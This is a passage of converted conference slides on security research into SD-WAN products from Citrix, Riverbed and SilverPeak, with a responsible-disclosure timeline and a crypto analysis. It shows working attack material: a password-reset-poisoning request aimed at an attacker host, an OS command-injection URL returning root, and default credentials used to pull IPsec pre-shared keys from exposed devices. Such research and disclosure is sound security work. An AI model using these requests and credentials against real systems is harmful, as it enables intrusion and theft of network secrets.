Cookie: CGISESSID=1442c9d51ae6edda7037dbd8c90c575c; APNConfigEditorSession=da5qpr16v391uo0103kgv61rp6; navigator-tool-tip=true
Connection: close
Upgrade-Insecure-Requests: 1

-----252812601814207
Content-Disposition: form-data; name="certfile"; filename="SDWANCENTERCert.pem"
Content-Type: application/octet-stream

-----BEGIN CERTIFICATE-----
MIICAgIBAgIJAJfZXL3sq+KTMA0GCSqGSIB3DQEBBQUAMGXMRAwDgYD
VQQDDAcqLiouKi4qMRgwFgYKCZImiZPyLGQBGRYIQVBOQXdhcmUxHjAcBgNVBAoM
FVRhbGFyaSBOZR3b3JrcywgsW5jLjEUMBIGA1UECwwLRW5naW51ZXJpbmcxCzAJ
BgNVBAYTA1VTMRMwEQYDVQQIDApxDYWxpZm9ybmlmREwDwYDVQQHDAhTYW4gSm9z
ZTAeFw0xODA2MjUwNzU3NDFaFw0yODA2MjIwNzU3NDFaMIGXMRAwDgYDVQQDAc
LiouKi4qMRgwFgYKCZImiZPyLGQBGRYIQVBOQXdhcmUxHjAcBgNVBAoMFVRhbGFy
aSBOZR3b3JrcywgsW5jLjEUMBIGA1UECwwLRW5naW51ZXJpbmcxCzAJBgNVBAYT
AlVTMRMwEQYDVQQIDApxDYWxpZm9ybmlmREwDwYDVQQHDAhTYW4gSm9zZTCBnzAN
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DQYJKoZIhvNQAEFBQADgYEAYeIEbPLWJLz+nYYX1RkZzwPTwgBHWZRKKuVRnfEU
dtPKnpAImR20P/f8DROnB0NF4oKt61x0t5I075P6qbQLTQkv4P20DylGC01EBnI
lddtIvuHWEfYxG5M/M0WF/EPbAGTcIvF9s1zzD+l8UKM1hSf9IgyA8CpIBbR86/z
y4g=
-----END CERTIFICATE-----
-----252812601814207--
```

Citrix SD-WAN Certificate Uploading

- There is no protection against CSRF
- It is necessary to upload self-signed certificate to authenticate an SD-WAN Center
- This attack totally compromises Northbound interface and could allow an attacker to gain control over the entire SD-WAN

Old but Gold

Host Header Attack

Host Header Attacks

- Described by James Kettle in «[Practical HTTP Host header attacks](#)» in 2013
- Riverbed SteelConnect was vulnerable to the password reset poisoning attack
- Host header value was used to build a link for password resetting
- An attacker can send a POST request with an arbitrary Host header value in case of knowing an admin's username and email
- If the admin clicks on the link the password token will be sent to the attacker's host

Password Reset Poisoning

```
POST /reset-password HTTP/1.1
Host: [REDACTED] riverbed.cc.evil.cc
Connection: close
Content-Length: 47
Cache-Control: max-age=0
Origin: https://[REDACTED].riverbed.cc
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer: https://[REDACTED].riverbed.cc/reset-password
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Cookie: CC571F007DE06348=[REDACTED] 9UoeR0z4aGdZJ0BtbIxMJ

username=trial [REDACTED] &info=eweEqwee [REDACTED]
```

Password Reset Poisoning

Reset Password



[REDACTED].riverbed.cc 📡 notifications@riverbed.cc

You can reset your password by accessing this link:

[https://\[REDACTED\].riverbed.cc/evil.cc/confirm-password?](https://[REDACTED].riverbed.cc/evil.cc/confirm-password?token=mESDMSU2FJP0&username=trial)
token=mESDMSU2FJP0 &username=trial

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Sent by SteelConnect

Insecure Authentication

Authentication

- During the research, we found several vulnerabilities related to insecure authentication
- All authentication checks were implemented on a client-side
- Authorization token was formed on a client-side, too
- Probably, developers of some SD-WAN **do not distinguish JavaScript from NodeJS**

Client CLI Help

Server does not enable the password check



```
root@DC:~# ps aux | grep aa
root      8980  0.0  0.0  9236  2148 ?          S    Sep23  0:00 /bin/bash -c /home/REDACTED/bin/aa_server &> /dev/null
root      8993  0.0  1.0  86344 41852 ?          Sl   Sep23  0:42 /home/REDACTED/bin/aa_server
root    12571  0.0  0.0   7848  1972 pts/0        S+   15:21  0:00 grep aa
```

- The password check designed and implemented but not used
- It is **not** possible to enable this password check using UI

Get Config Command with Empty Password



Client-side Authentication

```
function LoginController($scope, $state, $q, AuthenticationService) {
  var vm = this;
  vm.username = '';
  vm.password = '';
  vm.error = false;
  vm.rememberMe = false;

  vm.login = function(){
    // AuthenticationService.authenticate(vm.username, vm.password, vm.rememberMe).then(function ( response ) {
    //   $state.go("home");
    // }).catch( function ( response ) {
    //   $state.go("login");
    // }).finally( function() {
    // });

    if(vm.username === '████████' && vm.password === '████████') {
      $state.go("home");
    }else{
      vm.error = true;
      $state.go("/");
    }
  };
}
```

?

!

// TODO: fix in prod ?

ZTP Bootstrapping with Hardcoded Password

```
function () {
  'use strict';
  angular.module('████████.services')
  .service('BootstrapLoadConfigService', function ($window, $q, $http, $rootScope, $cookieStore, $, Base64Service, ██████████) {

    var self = this;
    self.loadMergeConfig = loadMergeConfig;
    self.counter = 1;

    var authdata = Base64Service.encode('admin' + ':' + ██████████);

    function loadMergeConfig( params ) {
      var deferred = $q.defer();

      $http({
        method: 'POST',
        url: '/load ██████████',
        data: params,
        headers: {
          'Content-Type': 'application/████████',
          'Accept': 'application/████████',
          'Authorization': "Basic " + authdata,
          'url': ██████████.apiHost + ':' + ██████████.apiPort + ██████████.apiConfig +
        '/system:system/configuration/_operations/load-merge'
      })
    }
  })
}
```

Controllers are not Secure

Citrix NetScaler SD-WAN Appliances

1. Incorrect Access Control
2. Cross-Site Request Forgery on Web UI
3. Missing Function Level Access Control
4. RCE via File Uploading
5. OS Command Injection for Unauthenticated User
6. Path Traversal
7. Cross-Site Scripting
8. Sudo misconfiguration
9. Multiple SQL Injections



Are Orchestrators More Secure?

Citrix NetScaler SD-WAN Center

1. Slow HTTP DoS Attacks
2. Stored XSS in Inventory Management
3. Stored XSS in Custom Login Message
4. Stored XSS in Log Viewer
5. Cross-Site Request Forgery on Web UI
6. Cross-Site Request Forgery on REST
7. Missing Function Level Access Control
8. RCE via File Uploading
9. OS Command Injection for Unauthenticated User
10. Path Traversal in Log Controller



Command Injection

- The vulnerability in `"/app/webroot/storageMigrationCompleted.php"` leads to OS command injection attack
- An attacker without any privileges can perform this attack
- It must have a network connection to the Web Management Interface only

OS Command Injection in `storageMigrationCompleted.php`

```
$response = shell_exec(  
    "cat /home/REDACTED/regions_by_name/"  
    .$_GET["region"].  
    "/maintenanceCurrentCompleted");
```

OS Command Injection in `storageMigrationCompleted.php`



```
$response = shell_exec(  
    "cat /home/REDACTED/regions_by_name/"  
    .$_GET["region"].  
    "/maintenanceCurrentCompleted");
```

← → ⌂ ▲ Не защищено | <https://10.30.37.115/storageMigrationCompleted.php?region=;sudo%20id;>

uid=0(root) gid=0(root) groups=0(root)

; **sudo id;**

Responsible Disclosure Results

- Timeline
 - June 14, 2018: Reported
 - June 15, 2018: A bug created
 - October 12, 2018: Citrix addressed reported issues and have a bulletin drafted for release. CVEs are allocated and reserved
 - October 22, 2018: Citrix published a bulletin
- Reports
 - [Citrix SD-WAN Security Findings](#)
 - [Citrix SD-WAN Multiple Security Updates](#)


Crypto in SD-WAN

Crypto in SD-WAN

- Crypto for SD-WAN is still in its infancy
- There are no known specific standards
- Some findings are based on publicly available information, slides and interfaces
- Available information is very limited and does not give a reasonable overview of cryptography and security mechanisms
- SD-WAN vendors do not reuse cloud mechanisms

SD-WAN Key Management Drafts

- Software-Defined Networking (SDN)-based IPsec Flow Protection
- IPsec Key Exchange using a Controller
- A YANG Data Model for SD-WAN VPN Service Delivery



Crypto in Clouds


- SPIFFE
- HashiCorps' Vault, Consul
- Envoy Secret Discovery Service
- Google's [ALTS \(RWC 2018 slides\)](#)
- Noise Protocol Framework
- WireGuard




SilverPeak Crypto

SilverPeak Crypto

- SilverPeak uses Raccoon as an IPsec library in 2019
- No AEAD ciphers for data plane
- It uses TLS on the control and orchestration planes
- The basic network technology is [IPsec over UDP](#)
- There are no many clues how SilverPeak is implementing that protocol



During a pentest...



A screenshot of a GitHub search results page. The search bar at the top contains the query "silverpeak". The results section shows 11 repository results. The first result is a repository named "harimittapalli/nagios_silverpeak_api" which is a Python plugin for Nagios to monitor Silverpeak WAN devices using a REST API. The repository has 0 stars and was updated 29 days ago. The "Languages" section at the bottom shows that the repository is written in JavaScript.

GitHub, Inc. [US] | https://github.com/search?p=2&q=silverpeak&type=Repositories

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Users	4

11 repository results

harimittapalli/nagios_silverpeak_api • Python

This is a nagios plugin which is used to monitor Silverpeak WAN devices using REST API

python plugin nagios

Updated 29 days ago

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nagios_silverpeak_api

Nagios Silver Peak API Plugin:

`nagios_silverpeak_api.py` is written in python 3 and is used to monitor the Silver peak WAN SD network devices resources through REST API.

Usage: `silverpeak_api.py [options]`

Options:

- `--version` show program's version number and exit
- `-h, --help` show this help message and exit
- `-H HOST, --host=HOST` Name/IP Address of the silverpeak device
- `-O OPTION, --option=OPTION`

```
memory / swap / alarms / tunnels / nexthops / vrrp / diskinfo
```

- `-W WARN, --warning=WARN`

```
Warning threshold
```

- `-C CRIT, --critical=CRIT`

```
Critical threshold
```



Hardcoded Credentials

```
def memory_usage():

    login_url = "https://{}/rest/json/login".format(ipaddr)
    logout_url= "https://{}/rest/json/logout".format(ipaddr)

    querystring = {"user":"monitor","password":"monitor"}
```

```
s = requests.Session()
response = s.request("GET",login_url, params=querystring,verify=False)
```

```
mem_url="https://{}/rest/json/memory".format(ipaddr)
mem=s.request("GET",mem_url,verify=False)

if mem.status_code != 200:
    print mem.content
    sys.exit(3)
return ''
```

Failed Login

Go

Cancel

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Target:

Request

Raw Params Hex

GET /rest/json/login?**user=admin&password=admin** HTTP/1.1

?user=**admin**&password=**admin**

Response

Raw Headers Hex Render

HTTP/1.1 401 Unauthorized
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
Content-Length: 22
ETag: W/"16-C77FbkzMLv9Ehxsltyx+p8DnI0Y"
Vary: Accept-Encoding
set-cookie:

Connection: keep-alive

Authentication failure

Authentication failure


Successful Login

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Request

Raw Params Hex

GET /rest/json/login?user=monitor&password=monitor HTTP/1.1



?user=monitor&password=monitor

Response

Raw Headers Hex Render

HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
Content-Length: 57
ETag: W/"39-pjfc/cdHtq/cLloGVz942l+P8+Y"
Vary: Accept-Encoding
set-cookie:

Connection: keep-alive

Request performed successfully. Authentication successful

Authentication successful


Why monitor's password was not changed?

- Hard-coded credentials on the server-sice
- Users do not know how to change credentials
- Users think that having read-only account with default passwords is safe

Read-only == safe? Nope.

`/rest/json/tunnelsConfigAndState`

tunnelsConfigAndStates API Result



Go **Cancel** **< | ▾** **> | ▾**

Request

Raw Params Headers Hex

```
GET /rest/json/tunnelsConfigAndState HTTP/1.1
Cookie:
xoxaSessionID=s%3ATKPxxdEZ1WHquGboPPHEmKkuz-1bw4Z4.IiON76pf6IztxV7R8swXN0P
3Ympj%2ByN%2FW14zDoeimw
```

Target:  

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: application/json; charset=utf-8
Content-Length: 54402
Tag: "W/d482-CzU7RkDUEtzD9jwi61rlDrjge"
```

Connection: keep-alive

0 matches

Type a search term

0 matches

54,749 bytes | 1,175 millis

PSK

⚠ Ненадежный | jsonviewer.stack.hu

Viewer Text

JSON

- default
- pass-through-unshaped
- pass-through
- tunnel_219
- tunnel_224
- tunnel_225
- tunnel_226
- tunnel_227
- tunnel_228
- tunnel_229
- tunnel_230
- tunnel_231
- tunnel_232
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- tunnel_246
- tunnel_247
- tunnel_248
- tunnel_249
- tunnel_222
- tunnel_223

tunnel_219

ctrl_pkt

- source : "10. [REDACTED] 20"
- udp_flows : 256
- gms_marked : true
- max_bw : 4000
- admin : "up"
- min_bw : 32
- alias : " [REDACTED] "
- auto_mtu : true
- ipsec_arc_window : "1024"
- mtu : "1476"
- presharedkey : " [REDACTED] "

ipsec_nonce_in

- gre_proto : 0
- max_bw_unshaped : false

orch_tid

- ipsec_enable : true
- mode : "ipsec_udp"
- id2 : 0
- ipsec_udp_sport : "12000"
- ipsec_udp_dport : "12001"

Attack

- Enumerate SilverPeak devices on the Internet (done)
- Use **admin:admin** and **monitor:monitor** credentials (ethical hacking)
- Get IPsec tunnel configurations and secrets

GOTCHA!




Investigation Results

- Pre-shared keys are generated by the orchestrator
- Key management is controlled by orchestrator
- It is not possible to view, set or change a PSK via UI
- **Nonces are always equal to 0???**

ipsec_nonce_in:		ipsec_nonce_out:	
0:	0	0:	0
1:	0	1:	0
2:	0	2:	0
3:	0	3:	0
4:	0	4:	0
5:	0	5:	0
6:	0	6:	0
7:	0	7:	0
8:	0	8:	0
9:	0	9:	0
10:	0	10:	0
11:	0	11:	0
12:	0	12:	0
13:	0	13:	0
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15:	0	15:	0
16:	0	16:	0
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21:	0	21:	0
22:	0	22:	0
23:	0	23:	0
24:	0	24:	0
25:	0	25:	0
26:	0	26:	0
27:	0	27:	0
28:	0	28:	0
29:	0	29:	0
30:	0	30:	0
31:	0	31:	0

SilverPeak's IPsec Key Management White Paper



Ephemeral key material: global, rotates every hour or higher
Distributed over secure TLS

Persistent key material: local, for every unidirectional SA (one way IPsec tunnel)

PFS-like (Perfect Forward Secrecy) security
Protect past sessions against future compromise

DH-like (Diffie Hellman) Key Exchange

Unique keys that never repeat per device pair, per direction

Key(A->B) = Key material(E)		Key material(P)(A->B)
Key(B->A) = Key material(E)		Key material(P)(B->A)
Key(A->C) = Key material(E)		Key material(P)(A->C)
Key(C->A) = Key material(E)		Key material(P)(C->A)
Key(B->C) = Key material(E)		Key material(P)(B->C)
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Ephemeral key material -> Key material(E)
Persistent key material -> Key material(P)

Key Management Reverse Engineering

- PSK === Persistent Key Material
- PSKs are sent over HTTPS tunnel between the router and the orchestrator
- How does the router authenticate to orchestrator?
 - What is the root of trust?
 - The router and orchestrator use self-signed certificates for Web UI and REST API
- Ephemeral key material rotation happens **every 24 hours** (configured)
 - **Wireguard** rotates key **every 2 minutes**
 - Ephemeral key material is stored on the orchestrator during the key rotation interval

Use of Hard-coded Cryptographic Certificates

Overview


- A use of hard-coded cryptographic key was found in a one SD-WAN product
- The vendor has been fixing the vulnerability since September 2018
- **All** appliances use **the same pre-installed** PKC key pair and the corresponding self-signed certificate
- This certificate is used in Controller - Orchestrator communication protocol within Northbound API
- An attacker in MitM position can use the certificate and its private key to perform eavesdropping and spoofing attacks against all nodes

Provisioning (1/2)

Orchestrator

Controllers

Edge routers




1. The Vendor copies the pre-generated appliance_keys to each system

Appliance_keys:

- RSA public key
- RSA private key
- RSA self-signed certificate

Provisioning (2/2)

Orchestrator



Controllers


2. The Customer generates the `orchestrator_cert` and manually installs it on the controller nodes

Edge routers



Communication Scheme (1/3)

